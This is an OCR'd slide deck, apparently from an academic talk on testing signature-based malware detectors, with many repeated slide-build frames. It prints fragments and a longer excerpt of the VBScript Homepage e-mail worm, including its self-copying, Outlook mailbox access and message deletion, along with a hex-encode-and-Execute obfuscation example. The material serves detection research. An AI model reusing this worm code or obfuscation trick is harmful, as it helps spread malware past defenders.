Testing Malware Detectors

Mihai Christodorescu

Somesh Jha


Wisconsin Safety Analyzer

http://www.cs.wisc.edu/wisa

University of Wisconsin, Madison

Introduction

A malware detector identifies malicious content (data, code).




Introduction

A malware detector identifies malicious content (data, code).


Introduction

A malware detector identifies malicious content (data, code).




Introduction

A malware detector identifies malicious content (data, code).




Introduction

A malware detector identifies malicious content (data, code).




Introduction

A malware detector identifies malicious content (data, code).



Attack Model

An attacker tries to make malware appear benign.



Evasive Maneuvers

- Obfuscation: same functionality, different form.
- Malware writers have many tools at their disposal
  - Blackhat tools: MISTFALL, CB Mutate, ...
  - Commercial tools: Cloakware, PECompact, ...

Example: the Beagle worm family

Renaming Obfuscation

Fragment of *Homepage* e-mail worm:

```
On Error Resume Next
...
Set InF=FSO.OpenTextFile(WScript.ScriptFullname,1)
...
Set OutF=FSO.OpenTextFile(Folder&"\homepage.HTML.vbs",2,true)
```

Renaming Obfuscation

Fragment of *Homepage* e-mail worm:

```
On Error Resume Next
...
Set InF=FSO.OpenTextFile(WScript.ScriptFullname,1)
...
Set OutF=FSO.OpenTextFile(Folder&"\homepage.HTML.vbs",2,true)
```

Renaming Obfuscation

Fragment of *Homepage* e-mail worm:

```
On Error Resume Next
...
Set InF=FSO.OpenTextFile(WScript.ScriptFullname,1)
...
Set OutF=FSO.OpenTextFile(Folder&"\homepage.HTML.vbs",2,true)
```

Obfuscated fragment of *Homepage* e-mail worm:

```
On Error Resume Next
...
Set will=rumor.OpenTextFile(WScript.ScriptFullname,1)
...
Set ego=rumor.OpenTextFile(Folder&"\homepage.HTML.vbs",2,true)
```

Encapsulation Obfuscation

Fragment of the Homepage worm:

```
On Error Resume Next
...
Set InF=FSO.OpenTextFile(WScript.ScriptFullname,1)
...
Set OutF=FSO.OpenTextFile(Folder&"\homepage.HTML.vbs",2,true)
```

Encapsulation Obfuscation

Fragment of the Homepage worm:

```
On Error Resume Next
...
Set InF=FSO.OpenTextFile(WScript.ScriptFullname,1)
...
Set OutF=FSO.OpenTextFile(Folder&"\homepage.HTML.vbs",2,true)
```

Obfuscated fragment of the Homepage worm:

Encapsulation Obfuscation

Fragment of the Homepage worm:

```
On Error Resume Next
...
Set InF=FSO.OpenTextFile(WScript.ScriptFullname,1)
...
Set OutF=FSO.OpenTextFile(Folder&"\homepage.HTML.vbs",2,true)
```

Obfuscated fragment of the Homepage worm:

```
"4F6E20457272...6F7220526573"
```

Encapsulation Obfuscation

Fragment of the Homepage worm:

```
On Error Resume Next
...
Set InF=FSO.OpenTextFile(WScript.ScriptFullname,1)
...
Set OutF=FSO.OpenTextFile(Folder&"\homepage.HTML.vbs",2,true)
```

Obfuscated fragment of the Homepage worm:

```
          decode( "4F6E20457272...6F7220526573" )
```

Encapsulation Obfuscation

Fragment of the Homepage worm:

```
On Error Resume Next
...
Set InF=FSO.OpenTextFile(WScript.ScriptFullname,1)
...
Set OutF=FSO.OpenTextFile(Folder&"\homepage.HTML.vbs",2,true)
```

Obfuscated fragment of the Homepage worm:

```
Execute( decode( "4F6E20457272...6F7220526573" ) )
```

Encapsulation Obfuscation

Fragment of the Homepage worm:

```
On Error Resume Next
...
Set InF=FSO.OpenTextFile(WScript.ScriptFullname,1)
...
Set OutF=FSO.OpenTextFile(Folder&"\homepage.HTML.vbs",2,true)
```

Obfuscated fragment of the Homepage worm:

```
Execute( decode( "4F6E20457272...6F7220526573" ) )
...
Execute( decode( "66657226496E...462E52656164" ) )
...
Execute( decode( "4C696E652676...6263726C660A" ) )
```

How Detection Works

Misuse detectors are malware detectors that use signatures to identify malicious code.

In this talk: generic method illustrated with virus scanner and worm examples.

How Detection Works


Misuse detectors are malware detectors that use signatures to identify malicious code.

In this talk: generic method illustrated with virus scanner and worm examples.

McAfee VirusScan signature for the Homepage worm:

```
On Error Resume Next
...
Set InF=FSO.OpenTextFile(WScript.ScriptFullname,1)
...
Set OutF=FSO.OpenTextFile(Folder&"\homepage.HTML.vbs",2,true)
```

How Detection Works




```
On Error Resume Next
Set WS = CreateObject("WScript.Shell")
Set FSO= Createobject("scripting.filesystemobject")
Folder=FSO.GetSpecialFolder(2)

Set InF=FSO.OpenTextFile(WScript.ScriptFullname,1)
Do While InF.AtEndOfStream<>True
ScriptBuffer=ScriptBuffer&InF.ReadLine&vbcrlf
Loop

Set OutF=FSO.OpenTextFile(Folder&"\homepage.HTML.vbs",2,true)
OutF.write ScriptBuffer
OutF.close
Set FSO=Nothing

If WS.regread ("HKCU\software\An\mailed") <> "1" then
Mailit()
End If

Set s=CreateObject("Outlook.Application")
Set t=s.GetNameSpace("MAPI")
Set u=t.GetDefaultFolder(6)
```

```
For i=1 to u.items.count
If u.Items.Item(i).subject="Homepage" Then
u.Items.Item(i).close
u.Items.Item(i).delete
End If
Next
Set u=t.GetDefaultFolder(3)
For i=1 to u.items.count
If u.Items.Item(i).subject="Homepage" Then
u.Items.Item(i).delete
End If
Next

Randomize
r=Int((4*Rnd)+1)
If r=1 then
WS.Run("http://hardcore.pornbillboard.net/shannon/1.htm")
elseif r=2 Then
WS.Run("http://members.nbci.com/_XMCM/prinzje/1.htm")
elseif r=3 Then
